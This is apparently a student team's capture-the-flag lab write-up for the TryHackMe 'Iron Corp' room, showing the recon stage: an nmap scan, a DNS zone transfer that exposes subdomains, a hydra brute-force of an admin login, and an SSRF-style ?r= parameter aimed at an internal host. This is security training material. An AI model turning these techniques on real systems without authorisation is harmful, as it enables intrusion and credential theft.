PenTest 2

IRON CORP

LION FORCE

Members

ID	Name	Role
1211103128	Muhammad Ajwad bin Mohamad A’sim	Leader
1211102001	Muhammad Naqiuddin bin Edy Azhar	Member
1211103183	Nurul Nabilah binti Mohd Noor Hakim	Member
1211103165	Izzati Alia binti Incik Ghazali	Member

Table of Contents

Table of Contents 2

Section 1 - Recon and Enumeration 3

Section 2 - Initial Foothold 13

Section 3 - Obtaining User and Root Flags 18

Reference Used 26


Contributions 27

Section 1 - Recon and Enumeration

Members involved: Izzati Alia Binti Incik Ghazali & Nurul Nabilah Binti Mohd Noor Hakim

Tools used: Nmap, dig, nano, hydra

Read through the iron corp room and figured out to edit the config file.




Did some research on how to edit config file by googling and browsing through the THM Day 8 of 25 days challenge.

Replace /path/to/filename with the actual file path of the configuration file that you want to edit. When prompted for a password, enter sudo password.

```
tin@ubuntu:~$ sudo nano /etc/resolv.conf
[sudo] password for tin:
```

like below:



Open the config file and add ironcorp.me with the IP address given.


```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/hosts
[sudo] password for kali:
```

```
GNU nano 5.9                                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.215.152 ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Run nmap to scan for the open ports.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root💀kali)-[/home/kali]
└─# nmap -n -Pn -sV -sC -p1-20000 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 05:21 EDT
Stats: 0:02:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.62% done; ETC: 05:26 (0:01:41 remaining)
Stats: 0:04:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 65.20% done; ETC: 05:28 (0:02:17 remaining)
Stats: 0:04:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 65.20% done; ETC: 05:28 (0:02:17 remaining)
Stats: 0:05:54 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 66.14% done; ETC: 05:30 (0:03:01 remaining)
Stats: 0:20:20 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 69.48% done; ETC: 05:51 (0:08:56 remaining)
Stats: 0:50:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 73.58% done; ETC: 06:30 (0:18:07 remaining)
Stats: 1:48:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 81.46% done; ETC: 07:34 (0:24:40 remaining)
Stats: 3:10:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.59% done; ETC: 08:47 (0:15:13 remaining)
Nmap scan report for ironcorp.me (10.10.215.152)
Host is up (0.31s latency).
Not shown: 19995 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
53/tcp    open  tcpwrapped
135/tcp   open  tcpwrapped
3389/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
11025/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14828.60 seconds
```

Browse to ironcorp.me using the port available. Port 8080 showed a page with a dashboard while port 11025 showed a page with words ‘coming soon!’.




Use dig to find the subdomain.

```
File  Actions  Edit  View  Help
root@kali: /home/kali ×  root@kali: /home/kali ×  root@kali: /home/kali ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×
┌──(root💀 kali)-[/home/kali]
└─# dig @10.10.215.152 ironcorp.me axfr
;; Connection to 10.10.215.152#53(10.10.215.152) for ironcorp.me failed: timed out.
;; Connection to 10.10.215.152#53(10.10.215.152) for ironcorp.me failed: timed out.
;; Connection to 10.10.215.152#53(10.10.215.152) for ironcorp.me failed: timed out.

┌──(root💀 kali)-[/home/kali]
└─# dig ironcorp.me

; <<>> DiG 9.17.19-3-Debian <<>> ironcorp.me
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 16776
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;ironcorp.me.                   IN      A

;; AUTHORITY SECTION:
me.                     425     IN      SOA     ns.nic.me. noc.afilias-nst.info. 2011286352 3600 3600 3600000 8400

;; Query time: 23 msec
;; SERVER: 192.168.0.1#53(192.168.0.1) (UDP)
;; WHEN: Tue Aug 02 05:27:02 EDT 2022
;; MSG SIZE  rcvd: 103


┌──(root💀 kali)-[/home/kali]
└─# dig ironcorp.me @10.10.215.152 axfr

; <<>> DiG 9.17.19-3-Debian <<>> ironcorp.me @10.10.215.152 axfr
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 231 msec
;; SERVER: 10.10.215.152#53(10.10.215.152) (TCP)
;; WHEN: Tue Aug 02 05:27:37 EDT 2022
```


Add the subdomain into /etc/hosts and save the file.


```
root@kali: /home/kali ×  root@kali: /home/kali ×  root@kali: /home/kali ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×
  GNU nano 5.9                                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.215.152 ironcorp.me
10.10.215.152 admin.ironcorp.me
10.10.215.152 internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Enumerating to the first subdomain which is ***internal.ironcorp.me*** using the port ***11025*** and it showed “Access forbidden!”.




The second subdomain which is ***admin.ironcorp.me*** on port ***11025*** *requires authentication.*







Navigate to the /***usr/share/nmap/nselib/data*** directory, and found the ***passwords.lst*** file. Used **hydra** to brute force the subdomain.




After logged in, it showed a page that contains an input to perform queries.




In the search engine, add the GET Parameters ; ***?r=http://internal.ironcorp.me:11025*** next to the current URL and it showed “You can find your name **here**”.



